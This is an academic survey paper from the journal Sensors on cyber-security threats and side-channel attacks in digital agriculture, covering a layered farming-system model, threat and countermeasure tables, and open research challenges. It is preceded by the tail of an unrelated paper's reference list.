6. IP Encapsulating Security Payload (ESP). Available online: https://www.rfc-editor.org/rfc/rfc4303 (accessed on 1 January 2020).
7. Geetanjali, R.; Ashutosh, S.; Rajiv, K.; Farhan, A.; Razi, I. A trust management scheme to secure mobile information centric networks. *Comput. Commun.* **2020**, *151*, 66–75.
8. Adnan, M.; Quan, Z.S.; Sarah, A.S.; Subhash, S.; Wei, E.Z.; Hajime, S.; Wei, N. When Trust Meets the Internet of Vehicles: Opportunities, Challenges, and Future Prospects. In Proceedings of the IEEE 7th International Conference on Collaboration and Internet Computing, Atlanta, GA, USA, 13–15 December 2021; pp. 60–67.
9. Adnan, M.; Sarah, A.S.; Quan, Z.S.; Wei, E.Z.; Hajime, S.; Wei, N. Trust on wheels: Towards secure and resource efficient IoV networks. *Computing* **2022**, 1–22. [CrossRef]
10. Lamport, L. Password Authentication with Insecure Communication. *Commun. ACM* **1981**, *24*, 770–772. [CrossRef]

11. Chung, K.W.; Lam, S.S. Digital signatures for flows and multicasts. *IEEE/ACM Trans. Netw.* **1999**, *7*, 502–513. [CrossRef]
12. Golle, P.; Modadugu, N. Authenticating Streamed Data in the Presence of Random Packet Loss. In Proceedings of the NDSS Symposium, San Diego, CA, USA, 8–9 February 2001.
13. Liu, C. Research on Streaming Data Signature and Verification Based on Hash Chain. Ph.D. Thesis, Hunan University, Hunan, China, 2004.
14. Zhang, Z.; Sun, Q.; Wong, L. A proposal of butterfly-graph based stream authentication over lossy networks. In Proceedings of the 2005 IEEE International Conference on Multimedia and Expo, Amsterdam, The Netherlans, 6–8 July 2005; p. 4.
15. Miller, D. A Hash-Chain Based Method for Full or Partial Authentication of Communication in a Real-Time Wireless Environment. Master's Thesis, University of Waterloo, Waterloo, ON, Canada, 2010.
16. Liu, F. Security authentication protocol of Modbus/TCP based on hash chain and synchronization mechanism. *Appl. Res. Comput.* **2018**, *35*, 1169–1173. 1186.
17. Huang, Q.; Huang, H.; Wang, W.; Li, Q.; Wu, Y. An Authentication Scheme Based on Novel Construction of Hash Chains for Smart Mobile Devices. *Wirel. Commun. Mob. Comput.* **2020**, *2020*, 8888679. [CrossRef]
18. Zhang, H.; Zhu, Y. A Self-Updating Hash Chain Mechanism. *Wuhan Univ. (Nat. Sci. Ed.)* **2006**, *52*, 4–8.
19. Li, B.; Hou, Y.; Zhao, Y. An Optimized Scheme for Multicast Packet Authentication. *Comput. Eng.* **2006**, *32*, 3.
20. Hakeem, S.; El-Gawad, M.; Kim, H. Comparative Experiments of V2X Security Protocol Based on Hash Chain Cryptography. *Sensors* **2020**, *20*, 5719. [CrossRef] [PubMed]
21. Hakeem, S.; El-Kader, S.; Kim, H. A Key Management Protocol Based on the Hash Chain Key Generation for Securing LoRaWAN Networks. *Sensors* **2021**, *21*, 5838. [CrossRef] [PubMed]
22. Huang, N.; Zhu, J.; Guo, C.; Cheng, S.; Li, X. A Novel Hash Chain-Based Data Availability Monitoring Method for Off-site Disaster Recovery Architecture. *J. Circuits Syst. Comput.* **2021**, *6*, 2150294. [CrossRef]
23. Kim, D.; Seo, S.; Kim, H.; Lim, W.; Lee, Y. A Study on the Concept of Using Efficient Lightweight Hash Chain to Improve Authentication in VMF Military Standard. *Appl. Sci.* **2020**, *24*, 8999. [CrossRef]
24. Luo, G.; Shi, M.; Zhao, C.; Shi, Z. Hash-Chain-Based Cross-Regional Safety Authentication for Space-Air-Ground Integrated VANETs. *Appl. Sci.* **2020**, *12*, 4206. [CrossRef]
25. Han, M.; Jiang, W.; Guo, Y. Signature and authentication method based on message hash chain. *Appl. Res. Comput.* **2021**, *39*, 1183–1189.

sensors

MDPI

Article

Cyber-Security Threats and Side-Channel Attacks for Digital Agriculture

Adel N. Alahmadi [1,*], Saeed Ur Rehman [2,*], Husain S. Alhazmi [1], David G. Glynn [2], Hatoon Shoaib [1] and Patrick Solé [3]

[1] Department of Mathematics, Faculty of Science, King Abdulaziz University, Jeddah 21589, Saudi Arabia; hsalhazmi@kau.edu.sa (H.S.A.); hashoaib@kau.edu.sa (H.S.)
[2] College of Science and Engineering, Flinders University, Adelaide, SA 5001, Australia; david.glynn@flinders.edu.au
[3] I2M (Centrale Marseille, CNRS, Aix-Marseille University), 13009 Marseilles, France; sole@enst.fr
* Correspondence: analahmadi@kau.edu.sa (A.N.A.); saeed.rehman@flinders.edu.au (S.U.R.)

Abstract: The invention of smart low-power devices and ubiquitous Internet connectivity have facilitated the shift of many labour-intensive jobs into the digital domain. The shortage of skilled workforce and the growing food demand have led the agriculture sector to adapt to the digital transformation. Smart sensors and systems are used to monitor crops, plants, the environment, water, soil moisture, and diseases. The transformation to digital agriculture would improve the quality and quantity of food for the ever-increasing human population. This paper discusses the security threats and vulnerabilities to digital agriculture, which are overlooked in other published articles. It also provides a comprehensive review of the side-channel attacks (SCA) specific to digital agriculture, which have not been explored previously. The paper also discusses the open research challenges and future directions.

Keywords: side-channel attacks; vulnerability analysis; power analysis attack; security threats; cryptography; digital agriculture; smart agriculture; smart farming

Citation: Alahmadi, A.N.; Rehman, S.U.; Alhazmi, H.S.; Glynn, D.G.; Shoaib, H.; Solé, P. Cyber-Security Threats and Side-Channel Attacks for Digital Agriculture. *Sensors* **2022**, *22*, 3520. https://doi.org/10.3390/s22093520

Academic Editors: Leandros Maglaras, Helge Janicke and Mohamed Amine Ferrag

Received: 2 February 2022
Accepted: 12 April 2022
Published: 5 May 2022

1. Introduction

The human population has increased exponentially in the last century. It is estimated that it will peak at 10.9 billion by 2100 [1]. The quality and quantity of global food resources have improved mainly due to technological innovations in genetic engineering in the last fifty years. Genetic engineering helps develop seeds and plants that can grow with less water and produce more nutrients to meet the demands of a growing population. Digital agriculture is the next technological innovation for the sustainable production of food in the agriculture sector [2]. Countries are combating desertification, for example the Saudi Green Initiative (an extension of Saudi Vision 2030), where four million lemon trees that rely on recycled water for irrigation are being planted, as well as hundreds of millions of other trees that should modify the climate and aid farming.

Digital agriculture is not immune to cyber-attacks, which can range from controlling a heating and ventilation system of a vertical farm to controlling a drone used for spraying crops. In recent times, cyber-attacks on the Florida water system [3], Lion (an Australian beverage company with business in diary and drinks), wool broker software [4], and JBS [5] (the world's largest meatpacker) have made headlines around the world. This has highlighted the vulnerabilities in digital agriculture and potential disastrous effects on the general population in terms of supply, labour, and cost.

Typically, malicious actors target cheaper and more accessible pathways that could be vulnerable, involving humans, devices, software, processes, or technologies, under-protected by the user, but having very serious implications. The authors in [6] audited six dairy farms in Finland, and it was found that most of the networking equipment was physically not secured and default credentials were used, which could be easily compromised. The threat actors have also evolved from amateurs to sovereign states with virtually unlimited resources. The 2022 World Economic Forum survey put cyber-security failure in the top 10 risks, worsening in the COVID-19 crisis, while at the regional level, it is in the top 5 risks [7].

Cyber-security is becoming common vernacular due to the plethora of attacks on digital infrastructure. Nakhodchi et al. [8] performed a bibliometric analysis of publications in the security and privacy of smart farming and found 141 articles related to agricultural cyber-security. Recently, some survey papers have discussed the security threats and vulnerability assessment for digital agriculture [9–13]. Most research revolves around traditional threats and mitigation, in particular hardware and software security and cryptography.

Typically, in an information network, the confidentiality of data is achieved through encryption, which scrambles the plain text into unreadable (cipher) text. Encryption is physically implemented in electronics. Power consumption, electromagnetic emissions, timing, and thermal signatures provide useful information that may reveal the encryption standard and keys to break the encryption. This extraction of information from the operation of physical hardware is termed side-channel attacks (SCAs) [14].

Recently, researchers have turned their attention to side-channel attacks (SCAs) on traditional computer networks, primarily investigating cryptographic information leakage. To the best of the authors' knowledge, there is no paper dedicated to side-channel attacks on digital agriculture or smart farming. The closest work is about SCAs on the Internet of Things (IoT) [15]. This research article would be the first to discuss side-channel threats, attacks, and their implications for digital agriculture. We aim to initiate a conversation in this relatively unexplored direction.

This paper has the following contributions:

- We critically evaluated the existing literature on the cyber threats to digital agriculture.
- Details of SCA threats to digital agriculture and their implications are presented.
- We discuss the cyber-threats and related open challenges, both technical and non-technical, concerning digital agriculture.

The remainder of the paper is organised as follows: Section 2 defines digital agriculture and its different applications. Section 3 details threats to digital agriculture. Section 4 gives an overview of side-channel attacks, their different variants, and threats with examples in digital agriculture. Section 5 discusses the research challenges, and Section 6 presents the conclusions.

2. Digital Agriculture

Agriculture is the lifeline of humans and provides not only food, but also generates employment. The high demand and sustainable food production, shortage of skills, and efficient use of limited environmental resources demand the modernisation of the centuries-old agricultural sector. Digital agriculture (DigAg) (also called smart agriculture/farming) is the use of various digital devices to monitor, assess, and manage environmental parameters that could affect food production (crops, fruit, etc.) [2]. The environmental parameters could be soil condition, water use, moisture content, plant and crop diseases, weather conditions, pests, pollination, nutrition, and the irrigation system. Digital devices such as smartphones, various sensors, global position systems (GPSs), robotics, and drones could be utilised to extract valuable data and analyse and make effective decisions to increase food production with less human resources and intervention.

Figure 1 shows an overview of digital agriculture and its various components. Broadly, it can be split into four separate layers.

1. Layer 1 is a sensing layer with different sensors to monitor the plants or environmental factors ranging from soil to weather conditions. Sensors would vary for different applications and use cases. These sensors are typically inexpensive, have small computation and battery power, are deployed in the field, and are primarily unattended

in a hostile environment. The same layer can have actuator functionalities to perform a specific operation, such as water control or spraying via drones.

2. Layer 2 is the gateway layer, where gateways provide an interface between the Internet and sensors. Typically, wireless communication is used to connect sensors. Depending on the application requirements, Zigbee, WiFi, Bluetooth, NB-IoT, Sigfox, LoRa, 5G, or satellite communication are used. The forwarding devices such as switches/access points are part of this layer.
3. Layer 3 is the storage or processing layer. An in-house data storage or cloud solution could be used.
4. Layer 4 is the application layer, where all the users see or control the sensors. Useful analytics are extracted from the data, and based on this, an informed action is performed. The end-user could be a farmer, an agroscientist, a broker, a trader, a government official, or a business.




Figure 1. An overview of digital agriculture and its various applications.

The standard IoT model combines Layers 3 and 4 into one layer and calls it the application layer. For digital agriculture, it should be split into two, as multiple users can use the same data for their individual purposes. Further splitting it into two layers makes the threat analysis easier and more accountable for data usage or malicious use.

DigAg (pronounced "Didge-Ag") has several applications. Some are crop management, automation, precision agriculture [16], and monitoring activities. The latter include watching over or controlling irrigation and water quality [17], soil [18], weather, farm, pests, and diseases [19]. The subsequent sections highlight the use of DigAg in smart irrigation [20] and intelligent machinery [21], discussing some of the threats that malicious actors could exploit.

2.1. Application—Smart Irrigation System

Water is, of course, essential for life, especially so in the desert. Global warming, growth of the population, and inefficient use or scarcity of water demand smart irrigation systems. Various kinds of sensors (temperature, moisture, ultrasonic, etc.) can be used to monitor the water level, soil moisture, plant/crop condition, and weather to optimise the use of precious water. These sensors are deployed remotely, battery-powered, and have low computational power. An actuator is deployed based on the sensory data. Aerial systems are also used to monitor soil and moisture content using cameras (thermal or RGB) deployed on drones or low-Earth-orbit satellites. This creates a wide attack surface that is difficult to defend against and is vulnerable to exploitation. The threats to smart irrigation and sensors can range from physical compromise to falsifying the data. As mentioned in Table 1, the traditional threats are equally applicable to different layers of a smart irrigation system.

Table 1. Typical threats to digital agriculture and countermeasures.

	Sensing/Actuation	**Gateway**	**Storage**	**User**
Description	Threats are related to hardware, physical access, damage, firmware/ hardware modification, or the wrong actuation to destroy crops.	Threats are related to data in transit and involve network devices and communication protocols. Vulnerabilities can be exploited to sniff out and access data, leading to diverse attacks.	Threats are related to data at rest, either in the cloud or on-premises. The compromise of data could lead to IP theft.	The end-user interface is at Layer 4, and the compromise of credentials through social engineering or malware injection could compromise the whole system.
Threats	Physical attacks, device/sensor or firmware alteration [22], side-channel attacks, eavesdropping [23], booting, physical damage, malicious code, forgery, sleep deprivation attacks [24]	Protocol vulnerabilities [25], authentication, MIM, interference, firmware [26], routing, jamming [27], DoS/DDoS, sniffing attacks	SQL injection, data privacy, IP theft, encryption, confidentiality and integrity, cloud malware injection [28], misconfiguration, flooding attacks in the cloud [29]	Social engineering, phishing, access control, service interruption, insider attacks
Countermeasures • Periodic assessment of devices including vulnerabilities, auditing, penetration testing • Firmware/software update mechanism to patch security vulnerabilities • End-to-end encrypted communication including encrypted drives to keep data inaccessible in the case of device theft • Two-factor authentication and secure password recovery mechanisms • Block unnecessary services and ports on the devices • Avoid device tampering with a physically unclonable function • Adaption of a zero-trust model assuming a perimeter-less network				

2.2. Application—Intelligent Machinery in Agriculture

An intelligent agricultural machine can use sensors and computer logic to control and operate the equipment to achieve a defined goal on the ground with minimum human intervention. A large agricultural paddock can be divided into small plots for cultivation. The soil, moisture, precise seed planting, and land level variances make it difficult to achieve maximum productivity with limited manual or semi-autonomous resources. For example, analysing the soil and moisture contents in real-time and precisely applying fertiliser or other chemicals based on need are time-consuming in a manual operation and are dependent on the skilled farmer. An intelligent machine fills the skill gap and works virtually 24/7. It could be used in all aspects of agricultural tasks such as seed planting on waterways, harvesting, applying fertilisers, monitoring the health of crops, and levelling and ploughing the fields.

A fully automated system should have the intelligence to know its precise location, find the path, be equipped with a safety system, and activate monitoring, analysis, and actuation related to cultivation. The intelligence can be achieved by integrating different sensors, actuators, and communication systems. The attack surface spans multiple systems, and exploiting a vulnerability in any part of the machinery could have devastating effects. For example, substandard soil analysis could result in faulty application of chemicals/fertiliser, which will have long-term effects on the productivity of the agricultural field. In some cases, it might not be noticeable even after many weeks, which would make the rectification difficult both in terms of time and money.

3. Threats to Digital Agriculture

Various technologies are integrated into one product to perform specific agricultural tasks, as stated in Section 2. For example, an irrigation system has smart sensors/actuators, communication protocols, software, traditional networking devices, and human interaction. These complex systems are often outsourced from diverse vendors produced for many kinds of environment and application, which increases the attack surface, and cyber-criminals can exploit vulnerabilities to compromise one or other parts of the agricultural application. Some of the threats are similar to those in traditional computer or IoT networks, whereas some threats are specific to digital agriculture. Table 1 details the traditional software, hardware, and communication threats that are well investigated in the literature. The mitigation of those threats can be applied to digital agriculture. The following subsections discuss threats that are not explicitly researched for DigAg.

3.1. Research and Intellectual Property

In agriculture, years of collaboration and research work among academics, researchers, students, industry partners, funding organisations, and government produce novel solutions to improve the yield and quality of crops in many kinds of environments. Malicious users and state actors are highly interested in this research and IP, which contribute to the national economy and people's livelihood. Threats to IP can come from an insider, social engineering, technological vulnerabilities/misconfiguration, and data leakage.

3.2. Personally Identifiable Information

DigAg systems are a significant investment and are often deployed for long period. Many users access them over their lifetime, such as technicians, farmers, tradespeople, service providers, etc. The personally identifiable information (PII) of these users can be compromised when accessing the system and can subsequently be used for identity theft.

3.3. Commercially Sensitive Information

Data theft leads to the extraction of commercially sensitive information, risking small- and large-scale trade relations (farmer to a service provider or international trade). Commercially-sensitive information can be classified [30] as:

- Competitors use production efficiency statistics in their trading decisions, putting primary producers at a competitive disadvantage. Further, growth statistics lead to targeted research and IP theft attacks.
- Land valuation data, pricing data (logistics, supply chain, invoices, etc.), trading volume, sale trends, and growth statistics provide an insight to competitors for a better bargaining edge.
- Poorly defended small agriculture businesses and farms can be targeted to steal invoice information and banking details. These poorly secured businesses become weak links that enable unauthorised access to a large-scale network.

3.4. Internet of Things, Robotics, and Aerial Systems

The Internet of Things, robotics, drones, and aerial systems are the enablers of digital agriculture. Sensors and agricultural robots are remotely controlled. The compromise of sensors, actuators, and robots can disrupt their normal operation or, in the worst case, be used in agri-terrorism. Heavy tractors or drones can be used to destroy fields, transport illegal goods, conduct a crime, or make physical attacks by crashing into the target. GPS spoofing and wireless communication vulnerabilities can be exploited to conduct destructive attacks.

3.5. Big Data and Machine Learning Threats

A tremendous amount of data is generated from sensors and autonomous farming machines. Machine learning and artificial intelligence techniques provide a unique insight that can be used to improve food production and use the limited resources optimally. However, it raises concerns about the privacy and accuracy of data. Data compromise, falsification, or eavesdropping could skew the ML/AI algorithm, revealing the IP or creating data ownership tension between stakeholders [31].

3.6. Supply Chain Threats

Currently, supply chain disruption is a buzz word due to the COVID-19-induced higher inflation. A supply chain is defined as "the design, engineering, production and distribution processes of goods and services from suppliers to customers" [32]. The sourcing of hardware, software, and services from different vendors (globally and locally) creates security vulnerabilities, which should be considered in the design and operation of DigAg products and applications. Researchers have proposed IoT- [33] and blockchain-based [32,34] monitoring and tracking solutions about product information in supply chain management. However, the services part of the supply chain is still not explored, whereas human expertise from third-party sources is vulnerable to insider attacks.

4. Side-Channel Attacks

A communication system consists of devices and communication channels. Reasonable security is obtained by accessing devices only with secret credentials and encrypting the communication channel. Side-channel attacks are related to extracting information from the data leakage during the communication or while accessing the system. A related concept to the side-channel is the covert channel used to communicate stealthily either to avoid listeners in the middle or exfiltrate information. Side-channel and covert attacks leverage the physical properties of the hardware, software, or transmission medium to extract useful sensitive information from the internal functioning and operation of the targeted device [35].

In 1996, Kocher [36] demonstrated that timing data in the cryptographic implementation could be used to recover the entire secret key. With the proliferation of smart devices, IoT, sensors, and slack cryptographic implementation on the hardware, various side-channel attacks have been discovered to break the encryption and extract sensitive credentials. Side-channel attacks are categorised into physical and functional [37]. The physical categorisation is based on a measurable quantity that is the by-product of the implementation. Examples are power output, electromagnetic emission, clock timing, user interaction, acoustic, optical, thermal, and network inference (wired/wireless). The functional type is based on the internal functional implementation and computing system working that could leak the data. Examples are memory implementation, CPU/GPU architecture, and software/firmware cryptographic implementation/coding.

Figure 2 provides a snapshot of various side-channel attacks for a DigAg application. All the physical and functional SCAs are possible on any DigAg applications since most applications are deployed in a harsh environment, not monitored, operated by a non-technical person, and sparsely used. Secret key leakage would lead to all other attacks as mentioned in Section 3.

Table 2 shows the SCAs as reported in the literature. The previously reported SCAs are mostly for computer systems. SCA analysis for IoT devices [15] is closely related to DigAg. The DigAg systems consist of small sensors attached to highly computational devices (drones, autonomous robots). Unlike computer systems, they are unattended and deployed in a harsh environment. Further, their use is infrequent and monitored by a non-technical person. Therefore, the malicious user has limited freedom to play with and change different parameters to reveal sensitive information. A malicious user can install a hardware Trojan to capture and transmit information in the worst-case scenario. For example, power usage SCAs can be easily carried out with physical access to devices. For other applications (e.g., smart homes), the physical access would be relatively difficult compared to digital agriculture, where agriculture equipment is deployed and left in the field.




Figure 2. Side-channel attacks for a typical digital agriculture application.

Table 2. Side-channel attacks' classification and implications for digital agriculture.

SCA Threats	Method and Techniques	Explanation	Implication to DigAg
Microarchitectural (MA) [35]	Speculative execution, branch prediction, data flow analysis, reverse engineering	Malicious user compromises the vulnerability in hardware and software optimisation features of the computer system (CPU, GPU) to reveal secret information.	Most of the equipment is deployed remotely. Therefore, reverse engineering and MA techniques could be used to compromise secret keys.
Power usage [14]	Simple power analysis, correlation power analysis, differential power analysis, USB power analysis [38]	Electronic components utilise energy to execute different instructions. The analysis of energy consumption to execute different instructions can be used to extract secret information.	Like MA, voltage and current analysis could be easily carried out with physical access to the devices.

Table 2. *Cont.*

SCA Threats	Method and Techniques	Explanation	Implication to DigAg
Electromagnetic emission [39]	EM fault induction, EM disturbance, EM correlation analysis	Electromagnetic emission is related to power usage. Frequency and amplitude are additional information revealed in EM.	Both physical and remote attacks are possible with EM emissions' analysis.
Clock timing [40]	Timing analysis including differential timing, evict and reload, flush and reload, prime, and count	Clock timing is related to MA side-channel attacks, where internal clock timing analysis could be used to time the execution of an instruction or access the memory.	DigAg applications are deployed in a hostile unmonitored environment. Physically compromising the devices would make it easy to recover secret keys using MA, EM, power usage, and clock timing.
Cryptographic operation [41]	Crypto algorithm attacks [42], deep learning attacks [43], template attacks	Cryptographic algorithms are implemented in hardware or software. MA, EM, power usage, or machine learning could reveal public or private keys.	A combination of MA, EM, power usage, or machine learning techniques can be used to extract secret keys used in public and private cryptography.
Memory operations [44]	Memory deduplication [45], memory translation, electromagnetic disturbance	Memory deduplication is a virtualisation technique in which the same contents across the pages are shared between processors.	Recovery of memory traces by physically accessing the devices used in DigAg applications.

Table 2. *Cont.*

SCA Threats	Method and Techniques	Explanation	Implication to DigAg
User interaction [46]	Gesture inference, keystroke inference, reflective inference,	User interaction with devices could be used to infer secret information. e.g., how keys are pressed or different gestures while using the device.	These threats are related to users and using the devices to access the DigAg applications.
Acoustic [47,48]	Noise inference [49,50], radio wave induction, vibration inference	Audio leakage of keystrokes, voice recording for voice authentication are some examples	Hardware bugs to record the acoustic data and exfiltrate for later analysis
Virtualisation interface [51]	Multi-tenant cross-talk [52], page fault exploit, virtual machine duplication exploit	The same physical resource is shared among different applications, and the attackers could recover memory traces.	These SCA threats are related to applications and data hosted on the cloud and can lead to IP, PII, and commercial data theft.
Network interface [37]	LED interface, light induction	Physically clamping to the network card or eavesdropping on the wireless communication	Identifying communicating parties—from sending and receiving patterns, behavioural profiling to improve fingerprinting for marketing reasons
Thermal Dissipation [53]	Thermal pattern correlation	Measuring thermal dissipation and correlating it to the workload in the hardware during the execution of instructions.	Thermal cameras and heat maps can be used alongside other SCA techniques on DigAg devices

An SCA is facilitated by physical access. The sensors, actuators, and other agriculture equipment that enable digital agriculture are deployed in the field and occasionally used during the various phases of farming, e.g., land preparation, seed selection and sowing, irrigation, fertilising, and harvesting. The hardware remains in the field or in the shed, which could be easily accessible considering that most farms are out of the city and do not have proper physical security (CCTVs, fencing etc.).

Once a malicious user has physical access, it is at the attacker's mercy to monitor the side-channels parameter, revealing the cryptographic information or inferring other information, as mentioned in Table 2. For example, a power analysis attack requires power consumption monitoring during a cryptographic operation. A simple power trace of device operations correlated with data-dependent power variations can be used to infer the cryptographic key. A high signal-to-noise ratio (SNR) requires fewer power consumption traces, and close proximity would enable capturing a high SNR trace, making it easy to differentiate traces from one another [15]. In other computing applications, hardware is physically secured, and attackers cannot have prolonged access, unlike in agriculture. Therefore, different variants of SCAs can be easily initiated, as given in Table 2.

Further, low-cost and re-purposed hardware devices (sensors, actuators) do not have a built-in security mechanism to monitor their status, usage, or access to the memory. A secure memory (EEPROMs) is required to store the cryptographic keys securely. Physical unclonable functions (PUFs) could be used for tampering protection and low-cost authentication without relying on secure storage [54]. PUFs can derive secrets from the integrated circuit and be used in low-cost authentication and key generation, minimising secure storage requirements.

5. Research Challenges and Future Directions

Most new technology products are developed and commercialised to capture the market quickly. Many devices and sensors are not made explicitly for DigAg applications, but are modified to be used in agriculture, where customisation is mostly directed toward utilisation in a harsh uncontrolled outdoor environment. Less thought is given to the security of the devices. Like other technologies, security is usually considered the last priority rather than embedding security into the design phase. This section discusses some of the open challenges, which are still in the early research phase.

5.1. Intrusion Detection and Prevention System

Traditionally, intrusion detection and prevention systems (IDS/IPS) are developed for large data networks. However, the requirements of digital agriculture are different and include low-rate sensor data, sparse observation and attenuation, unattended deployment, and remote control. Therefore, new intrusion detection/prevention algorithms should be developed for digital agriculture. Currently, there is no IDS/IPS dataset available for DigAg applications. Existing datasets are either traditional IoT-smart home datasets [55] or computer networks [56]. The availability of an open-source agriculture-based dataset would fuel the research and development of such algorithms and systems. AI algorithms can be handy in the development of IDS/IPS systems. Further, using AI at edge computing and blockchain would be useful to mitigate some of the existing attacks. Considerable work is needed to deploy edge-based IDS systems for digital agriculture.

5.2. DigAg Cyber-Security Framework

The digital agriculture revolution is still at an early stage. Continuous Internet connectivity, inexpensive sensors, remote deployment, non-technical end-users, and new applications and use-cases open up new vulnerabilities and security issues. Frameworks and standards are necessary to guide tradesmen, farmers, and businesses to implement security controls. Typically, a framework development takes considerable time as it involves consultation with stakeholders (business, farmers, different agriculture sectors). The framework guides all the stakeholders on implementing security at different levels for various assets (data, devices, applications, etc.). Currently, there is no security framework developed explicitly for DigAg. The National Institute of Standards and Technology (NIST) Cyber Security Framework (CSF) covers IT and operational security [30]. However, it does not capture control over all the IT assets. A closer look at the NIST framework could be a good starting point for developing a security framework specifically for DigAg.

5.3. Privacy-Preserving Schemes

Most of the data in the DigAg are related to field work, which users might overlook. Privacy-preserving schemes for DigAg are an emerging area [57]. New privacy-preserving schemes need to be developed tailored for digital agriculture to protect the data from the malicious user in all aspects such as data privacy, data analytics, data utility, and overall system efficiency. New privacy-preserving schemes would mitigate IP theft, PII, and commercially sensitive information.

5.4. Vulnerability and Threat Analysis

DigAg devices and IT requirements are different for various applications. Hardware and software from multiple vendors are integrated into one particular solution, which increases the attack surface. Before integrating the devices, a thorough vulnerability and threat analysis should be performed, including the side-channel attacks, which are difficult to analyse and typically not covered in the cyber-security frameworks. Each hardware system should be analysed in the context of its use and threats, whether physical, hardware, or software-related.

5.5. Cyber Awareness and Incidence Response

Cyber attacks are inevitable. It is not a question of if, but when. Previous security breaches have shown that malicious users exploit technical vulnerabilities through an unintentional harmless action by the end-users. Humans are always the weakest link. Cyber awareness and training of end-users, installing security appliances (firewall, antivirus software, etc.), and being physically aware of an anomaly would stop many of the threats mentioned earlier in Section 2. However, end-users' continuous engagement and training are challenging, and technology should be developed for this purpose.

The end-user, business, and government should be prepared and equipped with incident response and business continuity plans for unknown attacks in the future. Developing simple incident response and business continuity templates for various DigAg applications would be a cost-effective solution. They would motivate end-users to respond appropriately in case of a breach.

6. Conclusions

The digitisation of agriculture paves the way for new applications and new use of technology to increase the yield of crops with less utilisation of resources. Most existing technology is modified and networked to provide innovative solutions to the decades-old agriculture problem. This article provided a generic threat analysis of our four-layer DigAg model. Threats such as IP, PII, etc., which are overlooked for DigAg and side-channel attacks, and their implication were discussed in detail. Finally, open research challenges and future directions were presented. The research challenges should be addressed at an early stage during the development and deployment rather than leaving them to the very end. Else, they would take considerable resources to fix.

Author Contributions: Conceptualisation, S.U.R., A.N.A. and D.G.G.; investigation, S.U.R.; methodology, S.U.R. and A.N.A.; literature review, S.U.R.; validation, A.N.A., S.U.R. and D.G.G.; writing—original draft preparation, S.U.R.; writing—review and editing, A.N.A. and all authors; funding acquisition, A.N.A. All authors have read and agreed to the published version of the manuscript.

Funding: The authors extend their appreciation to the Deputyship for Research & innovation, Ministry of Education in Saudi Arabia for funding this research work through the project number (1129).

Data Availability Statement: Not applicable.

Conflicts of Interest: The authors declare no conflict of interest.

References

1. Desa, U. United Nations, Department of Economic and Social Affairs, Population Division. In *World Population Prospects*; United Nations: New York, NY, USA, 2019; Available online: https://population.un.org/wpp/Publications/Files/WPP2019_10KeyFindings.pdf (accessed on 15 January 2022).
2. Basso, B.; Antle, J. Digital agriculture to design sustainable agricultural systems. *Nat. Sustain.* **2020**, *3*, 254–256. [CrossRef]
3. Mathews, L. Florida Water Plant Hackers Exploited Old Software and Poor Password Habits. 2021. Available online: https://www.forbes.com/sites/leemathews/2021/02/15/florida-water-plant-hackers-exploited-old-software-and-poor-password-habits/?sh=78dd125c334e (accessed on 19 December 2021).
4. Musotto, R.; Naser, M. Ransomware Attack on Sheep Farmers Shows There's No Room for Woolly Thinking in Cyber Security. 2020. Available online: https://theconversation.com/ransomware-attack-on-sheep-farmers-shows-theres-no-room-for-woolly-thinking-in-cyber-security-132882 (accessed on 19 December 2021).
5. Seselja, E. Cyber Attack Shuts Down Global Meat Processing Giant JBS. 2021. Available online: https://www.abc.net.au/news/2021-05-31/cyber-attack-shuts-down-global-meat-processing-giant-jbs/100178310 (accessed on 19 December 2021).
6. Nikander, J.; Manninen, O.; Laajalahti, M. Requirements for cyber-security in agricultural communication networks. *Comput. Electron. Agric.* **2020**, *179*, 105776. [CrossRef]
7. Zahidi, S. The Global Risks Report 2022, 17th Edition. 2018. Available online: https://www3.weforum.org/docs/WEF_The_Global_Risks_Report_2022.pdf (accessed on 19 January 2022).
8. Nakhodchi, S.; Dehghantanha, A.; Karimipour, H. Privacy and Security in Smart and Precision Farming: A Bibliometric Analysis. In *Handbook of Big Data Privacy*; Springer: Cham, Switzerland, 2020. [CrossRef]
9. Kristen, E.; Kloibhofer, R.; Díaz, V.H.; Castillejo, P. Security Assessment of Agriculture IoT (AIoT) Applications. *Appl. Sci.* **2021**, *11*, 5841. [CrossRef]
10. Haas, R.; Hoffmann, C. *Cyber Threats and Cyber Risks in Smart Farming*; VDI Verlag: Düsseldorf, Germany, 2020. [CrossRef]
11. Demestichas, K.; Peppes, N.; Alexakis, T. Survey on Security Threats in Agricultural IoT and Smart Farming. *Sensors* **2020**, *20*, 6458. [CrossRef]
12. Rosline, G.J.; Rani, P.; Rajesh, D.G. Comprehensive Analysis on Security Threats Prevalent in IoT-Based Smart Farming Systems. In *Ubiquitous Intelligent Systems*; Springer: Singapore, 2022. [CrossRef]
13. Tudosa, I.; Picariello, F.; Balestrieri, E.; Vito, L.D.; Lamonaca, F. Hardware Security in IoT era: The Role of Measurements and Instrumentation. In Proceedings of the 2nd Workshop on Metrology for Industry 4.0 and IoT MetroInd4.0&IoT 2019, Naples, Italy, 4–6 June 2019; pp. 285–290. [CrossRef]
14. Randolph, M.; Diehl, W. Power Side-Channel Attack Analysis: A Review of 20 Years of Study for the Layman. *Cryptography* **2020**, *4*, 15. [CrossRef]
